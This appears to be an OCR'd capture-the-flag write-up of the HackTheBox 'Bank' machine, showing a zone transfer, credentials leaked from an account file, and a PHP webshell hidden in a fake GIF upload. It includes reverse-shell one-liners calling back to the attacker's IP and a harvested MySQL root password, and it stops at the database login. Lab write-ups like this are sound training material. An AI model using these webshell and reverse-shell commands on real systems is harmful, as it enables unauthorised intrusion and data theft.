
855_HTB_Bank

[HTB] Bank

- by **Pablo** `github.com/vorkampfer/hackthebox2/Bank`



- **Resources:**

> 1.
> 2. **0xdf gitlab:** `https://0xdf.gitlab.io/2020/07/07/htb-bank.html`
> 3. **0xdf YouTube:** `https://www.youtube.com/@0xdf`
> 4. **Privacy search engine** `https://metager.org`
> 5. **Privacy search engine** `https://ghosterysearch.com/`
> 6. **CyberSecurity News** `https://www.darkreading.com/threat-intelligence`
> 7. `https://book.hacktricks.xyz/`

- **View terminal output with color**

> `▷ bat -l ruby --paging=never name_of_file -p`

NOTE: This write-up was done using *BlackArch*

Synopsis:

```
Bank was an pretty straight forward box, though two of the major steps had unintended alternative methods. I'll enumerate
DNS to find a hostname, and use that to access a bank website. I can either find creds in a directory of data, or bypass
creds all together by looking at the data in the HTTP 302 redirects. From there, I'll upload a PHP webshell, bypassing
filters, and get a shell. To get root, I can find a backdoor SUID copy of dash left by the administrator, or exploit write
privileges in /etc/passwd. In Beyond Root, I'll look at the coding mistake in the 302 redirects, and show how I determined
the SUID binary was dash. ~0xdf
```

Skill-set:

```
1. Domain Zone Transfer Attack - AXFR(dig)
2. Information Leakage
3. Abusing File Upload [RCE]
4. Abusing SUID Binary (WTF?)[Privilege Escalation]
```

Checking connection status

1. **Checking my openvpn connection with a bash script.**

```
1. ▷ htb.sh --status

==>[+]  OpenVPN is up and running.
2024-09-03 03:53:37 Initialization Sequence Completed

==>[+]  The PID number for OpenVPN is: 194359

==>[+]  Your Tun0 ip is: 10.10.14.13

==>[+]  The HackTheBox server IP is: 10.129.29.200 bank.htb

==>[+] PING 10.129.29.200 (10.129.29.200) 56(84) bytes of data.
64 bytes from 10.129.29.200: icmp_seq=1 ttl=63 time=153 ms

--- 10.129.29.200 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 152.679/152.679/152.679/0.000 ms

==>[+] 10.129.29.200 (ttl -> 63): Linux

Done!
```

Basic Recon

2. **Nmap**

```
1. I use variables and aliases to make things go faster. For a list of my variables and aliases vist github.com/vorkampfer
2. ▷ openscan bank.htb
alias openscan='sudo nmap -p- --open -sS --min-rate 5000 -vvv -n -Pn -oN nmap/openscan.nmap' <<< This is my preliminary scan
to grab ports.
3. ▷ echo $openportz
22,80
4. ▷ source ~/.zshrc
5. ▷ echo $openportz
22,53,80
6. ▷ portzscan $openportz bank.htb
7. nmap -A -Pn -n -vvv -oN nmap/portzscan.nmap -p 22,53,80 bank.htb
>>> Listing all the open ports
22/tcp open  ssh     syn-ack OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.8 (Ubuntu Linux;
protocol 2.0)
53/tcp open  domain  syn-ack ISC BIND 9.9.5-3ubuntu0.14 (Ubuntu Linux)
80/tcp open  http    syn-ack Apache httpd 2.4.7 ((Ubuntu))
8. Nothing that stands out.
```

OPENSSH (1:6.6P1-2UBUNTU2.8) *UBUNTU 14.04 LTS (TRUSTY TAHR)*

3. **Discovery with *Ubuntu Launchpad***

```
1. I lookup `OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.8 launchpad`
2. openssh (1:6.6p1-2ubuntu2.8) trusty-security; urgency=medium
3. Seems to be and `Ubuntu 14.04 LTS (Trusty Tahr)`
```

4. **Whatweb**

```
1. ▷ whatweb http://10.129.215.86/
http://10.129.215.86/ [200 OK] Apache[2.4.7], Country[RESERVED][ZZ], HTTPServer[Ubuntu Linux][Apache/2.4.7 (Ubuntu)],
IP[10.129.215.86], Title[Apache2 Ubuntu Default Page: It works]
```

5. **curl the server**

```
1. ▷ curl -s -X GET http://bank.htb/ -I
HTTP/1.1 302 Found
Date: Thu, 29 Aug 2024 07:02:29 GMT
Server: Apache/2.4.7 (Ubuntu)
X-Powered-By: PHP/5.5.9-1ubuntu4.21
Set-Cookie: HTBBankAuth=s6b7i6g8gfficg5ots308kndm3; path=/
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Pragma: no-cache
location: login.php
Content-Length: 7322
Content-Type: text/html
```

6. **DNS zone transfer**

```
1. ▷ dig @10.129.29.200 bank.htb AXFR

; <<>> DiG 9.20.1 <<>> @10.129.29.200 bank.htb AXFR
; (1 server found)
;; global options: +cmd
bank.htb.               604800  IN      SOA     bank.htb. chris.bank.htb. 6 604800 86400 2419200 604800
bank.htb.               604800  IN      NS      ns.bank.htb.
bank.htb.               604800  IN      A       10.129.29.200
ns.bank.htb.            604800  IN      A       10.129.29.200
www.bank.htb.           604800  IN      CNAME   bank.htb.
bank.htb.               604800  IN      SOA     bank.htb. chris.bank.htb. 6 604800 86400 2419200 604800
;; Query time: 153 msec
;; SERVER: 10.129.29.200#53(10.129.29.200) (TCP)
;; WHEN: Tue Sep 03 05:05:05 UTC 2024
;; XFR size: 6 records (messages 1, bytes 171)

2. Woah, a bunch of sub-domains. I add them to my hosts file.
ns.bank.htb chris.bank.htb www.bank.htb

3. ▷ htb.sh --set-verbose '10.129.29.200' bank.htb ns.bank.htb chris.bank.htb www.bank.htb
[sudo] password for h@x0r:
==> [+]  Hostname successfully injected. YES!!! ;)

10.129.29.200 bank.htb ns.bank.htb chris.bank.htb www.bank.htb


 # Standard host addresses
127.0.0.1  localhost
::1        localhost ip6-localhost ip6-loopback
ff02::1    ip6-allnodes
ff02::2    ip6-allrouters
# This host address
127.0.1.1  blackarchguruhacker

# Others
10.129.29.200 bank.htb ns.bank.htb chris.bank.htb www.bank.htb

Done!

4. You can add all of these sub-domains to the hosts file which is what I recommend or you can add bank.htb ip to the
`/etc/resolv.conf` file. You can do this because the server is running DNS on port 53 and since the zone transfer worked you
will most likely get redirected. However, like I said I do not like using the resolv.conf file for this I would just rather
add the sub-domains to the /etc/hosts file.
==================================
▷ cat /etc/resolv.conf
# Generated by NetworkManager
nameserver 192.168.1.1
nameserver 10.129.29.200
==================================
```


Dirsearch

```
 _|. _ _  _  _  _ _|_    v0.4.3
 (_||| _) (/_(_|| (_| )

Extensions: php, txt | HTTP method: GET | Threads: 100 | Wordlist size: 2852

Output: /home/carb0nf1b3r/haCk54CrAcK/bank/reports/http_bank.htb/__24-09-03_05-36-56.tx

Target: http://bank.htb/

[05:36:56] Starting:
[05:36:58] 200 -    2KB - /login.php
[05:36:58] 301 -  305B  - /uploads  ->  http://bank.htb/uploads/
[05:36:58] 302 -    3KB - /support.php  ->  login.php
[05:37:00] 200 -    2KB - /assets/
[05:37:01] 301 -  304B  - /assets  ->  http://bank.htb/assets/
[05:37:04] 302 -    0B  - /logout.php  ->  index.php
[05:37:04] 301 -  301B  - /inc  ->  http://bank.htb/inc/
[05:37:04] 200 -    1KB - /inc/
[05:37:58] 301 -  314B  - /balance-transfer  ->  http://bank.htb/balance-transfer/
[05:37:59] 200 -  248KB - /balance-transfer/

Task Completed
```

7. **Dirsearch**

```
1. ▷ dirsearch -e php,txt -x 400,401,403,404 -w /usr/share/seclists/Discovery/Web-Content/raft-small-words.txt -f -t 100 -u http://bank.htb
2. I was going to use the standard wordlist but the wordlist is 200 thousand line longs and I do not want to hammer the server so hard. So I created a custom wordlist. You can see that "balance-transfer" would have been 192708 thousandth on the list. That is way too much I usually will limit the directory busting to 50 thousand lines.
3. ▷ grep -n "balance-transfer" /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt
192708:balance-transfer
4. So I just created my small list.
5. ▷ cat /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt | grep -iE "balance-transfer|support|assets|inc|uploads|login|logout" > words_list.txt
6. ▷ dirsearch -e php,txt -x 400,401,403,404 -w words_list.txt -f -t 100 -u http://bank.htb
[05:36:56] Starting:
[05:36:58] 200 -    2KB - /login.php
[05:36:58] 301 -  305B  - /uploads  ->  http://bank.htb/uploads/
[05:36:58] 302 -    3KB - /support.php  ->  login.php
[05:37:00] 200 -    2KB - /assets/
[05:37:01] 301 -  304B  - /assets  ->  http://bank.htb/assets/
[05:37:04] 302 -    0B  - /logout.php  ->  index.php
[05:37:04] 301 -  301B  - /inc  ->  http://bank.htb/inc/
[05:37:04] 200 -    1KB - /inc/
[05:37:58] 301 -  314B  - /balance-transfer  ->  http://bank.htb/balance-transfer/
[05:37:59] 200 -  248KB - /balance-transfer/
```

There is an intended and unintended way to do this box but because this box is so old I will only show the intended way. IPPSEC shows both ways.



8. **I check out `http://bank.htb/balance-transfer/` which is the intended way to hack this machine**


```
1. ~/blackarchguruhacker/bank/balance_transfers ▷ mkdir balance_transfers
2. ~/blackarchguruhacker/bank/balance_transfers ▷ cd balance_transfers
3. ~/blackarchguruhacker/bank/balance_transfers ▷ wget -r http://bank.htb/balance-transfer/
FINISHED --2024-09-03 06:01:01--
Total wall clock time: 2m 49s
Downloaded: 1021 files, 3.1M in 1.9s (1.61 MB/s)
4. There is a ton of files it downloaded. Around half a million files.
5. ~/blackarchguruhacker/bank/balance_transfers ▷ cd bank.htb
6. ~/blackarchguruhacker/bank/balance_transfers/bank.htb ▷ cd balance-transfer
```

```
7. ▷ wc -c *.acc | sort -n
583262 total
8. ▷ wc -c *.acc | sort -nr <<< I reverse the sort because the size of the file we are looking for is around 200kb not 582kb
257 68576f20e9732f1b2edc4df5b8533230.acc
9. SUCCESS, we find the file.
10. `257 68576f20e9732f1b2edc4df5b8533230.acc`
```

---


9. **It seems the encryption failed on this one file so we can see it in plain text**

```
1. ▷ cat "68576f20e9732f1b2edc4df5b8533230.acc"
--ERR ENCRYPT FAILED
+==================+
| HTB Bank Report |
+==================+

===UserAccount===
Full Name: Christos Christopoulos
Email: chris@bank.htb
Password: !##HTBB4nkP4ssw0rd!##
CreditCards: 5
Transactions: 39
Balance: 8842803 .
===UserAccount===
2. I add this to my creds file
================================
Email: chris@bank.htb
Password: !##HTBB4nkP4ssw0rd!##
================================
```



10. **Let's use the creds to log into the login page at `http://bank.htb/login.php`**

```
--------------------------------
Email: chris@bank.htb
Password: !##HTBB4nkP4ssw0rd!##
================================
1. ~/blackarchguruhacker/bank ▷ vim foo.gif
2. ~/blackarchguruhacker/bank ▷ cat foo.gif
GIF8 asdfjasfsaud0f90asd9f0u<?php test ?>
3. ~/blackarchguruhacker/bank ▷ file foo.gif
foo.gif: GIF image data 25715 x 27238
```



11. **Let's check out that other page `http://bank.htb/support.php`**

```
1. I try to upload the malicious gif image and it lets no problem.
```

Burpsuite intercept

```
foo
-----------------------------929985913335271554193314778
Content-Disposition: form-data; name="fileToUpload"; filename="fake.gif"
Content-Type: image/gif

GIF8 asdfjasfsaud0f90asd9f0u<?php system($_REQUEST['cmd']); ?>

-----------------------------929985913335271554193314778
Content-Disposition: form-data; name="submitadd"


-----------------------------929985913335271554193314778--
```

12. **Let's intercept this page `http://bank.htb/support.php` with burpsuite**

```
1. I intercept the `submit` of the fake gif image `foo.gif`
2. ▷ cat foo.gif
GIF8 asdfjasfsaud0f90asd9f0u<?php test ?>
3. mv foo.gif fake.gif
4. I upload fake.gif to intercept it with burp.
5. I send it to repeater
6. I change the payload to a more complex and work php payload
7. `GIF8 asdfjasfsaud0f90asd9f0u<?php system($_REQUEST['cmd']); ?>`
8. I add .php extension to `fake.gif` and I get an error.
9. <script>swal("Oops", "You cant upload this this file. You can upload only images.", "error");</script>
```

```
<div style="position:relative;">
  <!-- [DEBUG] I added the file extension .htb to execute as php for debugging
  purposes only [DEBUG] -->
  <a class='btn btn-primary' href='javascript:;'>
    Choose File...
    <input type="file" required style='
    position:absolute;z-index:2;top:0;left:0;filter:
    alpha(opacity=0);-ms-filter:"progid:DXImageTransform.Microsoft.Alpha(Opacity=0)";o
    pacity:0;background-color:transparent;color:transparent;' name="fileToUpload" size
    ="40"  onchange='
```

13. **I look through the response to see if there are any other messages and there is**

```
1. There is a debug message saying that for testing purposes .htb extension will render as a .php extension.
2. <!-- [DEBUG] I added the file extension .htb to execute as php for debugging purposes only [DEBUG] -->
3. So lets change it to .htb
4. SUCCESS, it uploads
```

```
foo
-----------------------------929985913335271554193314778
Content-Disposition: form-data; name="fileToUpload"; filename="fake.gif.htb"
Content-Type: image/gif

GIF8 asdfjasfsaud0f90asd9f0u<?php system($_REQUEST['cmd']); ?>

-----------------------------929985913335271554193314778
Content-Disposition: form-data; name="submitadd"
```

14. **I go and check out the page that it uploaded to. To see if I have an RCE, remote code execution.**

```
1. I visit the page `http://bank.htb/support.php` and I click refresh. Teh uploads are there. I click `attatchment`
3. SUCCESS
4. http://bank.htb/uploads/fake.gif.htb?cmd=whoami
>>>GIF8 asdfjasfsaud0f90asd9f0uwww-data
5. We are now www-data
```

---

15. **Time to get shell**

```
1. ▷ vim index.html
2. ▷ cat index.html
#!/bin/bash
bash -i >& /dev/tcp/10.10.14.13/443 0>&1
3. ▷ sudo python3 -m http.server 80
[sudo] password for h@x0r:
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
4. ▷ sudo nc -nlvp 443
[sudo] password for h@x0r:
Listening on 0.0.0.0 443
5. Now, in the browser I put in the cmd shell instead of `whoami` I type `curl 10.10.14.13 | bash`
6. http://bank.htb/uploads/fake.gif.htb?cmd=curl 10.10.14.13 | bash
7. SUCCESS I got shell
```

---

16. **Upgrade the shell**

```
1.▷ sudo nc -nlvp 443
[sudo] password for h@x0r:
Listening on 0.0.0.0 443
Connection received on 10.129.29.200 48162
bash: cannot set terminal process group (1084): Inappropriate ioctl for device
bash: no job control in this shell

2. www-data@bank:/var/www/bank/uploads$ script /dev/null -c bash
script /dev/null -c bash
3. www-data@bank:/var/www/bank/uploads$ ^Z
[1]  + 491767 suspended  sudo nc -nlvp 443
4. ~/blackarchguruhacker/bank ▷ stty raw -echo; fg <<< After you type this command for some reason you can not see what you
are typing. Just go ahead and type `reset xterm` and hit enter.
[1]  + 491767 continued  sudo nc -nlvp 443

Erase set to delete.
Kill set to control-U (^U).
Interrupt set to control-C (^C).
5. www-data@bank:/var/www/bank/uploads$ export TERM=xterm-256color
6. www-data@bank:/var/www/bank/uploads$ source /etc/skel/.bashrc
7. www-data@bank:/var/www/bank/uploads$ stty rows 38 columns 188
8. www-data@bank:/var/www/bank/uploads$ export SHELL=/bin/bash
```

---

17. **Another way to get the shell is through netcat. The target server had netcat installed**

```
1. http://bank.htb/uploads/fake.gif.htb?cmd=which nc
>>> GIF8 asdfjasfsaud0f90asd9f0u/bin/nc
2. ▷ nc -nlvp 9001
Listening on 0.0.0.0 9001
3. http://bank.htb/uploads/fake.gif.htb?cmd=nc -e /bin/sh 10.10.14.13 9001
4. ▷ cd
~ ▷ nc -nlvp 9001
Listening on 0.0.0.0 9001
Connection received on 10.129.29.200 56254
whoami
www-data
5. SUCCESS, I just wanted to show that option. I stick to the first shell since i already upgraded it.
```

Begin Enumeration

18. **begin enumeration**

```
1. I find a password for mysql
2. www-data@bank:/var/www/bank$ grep -Rwi --include \*.php . | grep -i '$mysql'
inc/ticket.php:         $mysql = new mysqli("localhost", "root", "!@#S3cur3P4ssw0rd!@#", "htbbank");
```

```
inc/ticket.php:          $title = $mysql->real_escape_string($title);
inc/ticket.php:          $msg = $mysql->real_escape_string($msg);
inc/ticket.php:          $username = $mysql->real_escape_string($username);
inc/ticket.php:          $mysql->query("INSERT INTO tickets(`creator`, `title`, `text`, `filename`) VALUES('$username',
'$title', '$msg', '$filename')");
inc/ticket.php:          $mysql = new mysqli("localhost", "root", "!@#S3cur3P4ssw0rd!@#", "htbbank");
3. root:!@#S3cur3P4ssw0rd!@#
4. Lets log into mysql
```

```
mysql> SELECT * FROM users;
+----+-----------------------+----------------+----------------------------------+---------+
| id | username              | email          | password                         | balance |
+----+-----------------------+----------------+----------------------------------+---------+
|  1 | Christos Christopoulos | chris@bank.htb | b27179713f7bffc48b9ffd2cf9467620 | 1.337   |
+----+-----------------------+----------------+----------------------------------+---------+
1 row in set (0.00 sec)
```

19. **Logging into mysql with found credential**


```
1. root:!@#S3cur3P4ssw0rd!@#
2. www-data@bank:/var/www/bank$ mysql -u root -p
Enter password:!@#S3cur3P4ssw0rd!@#
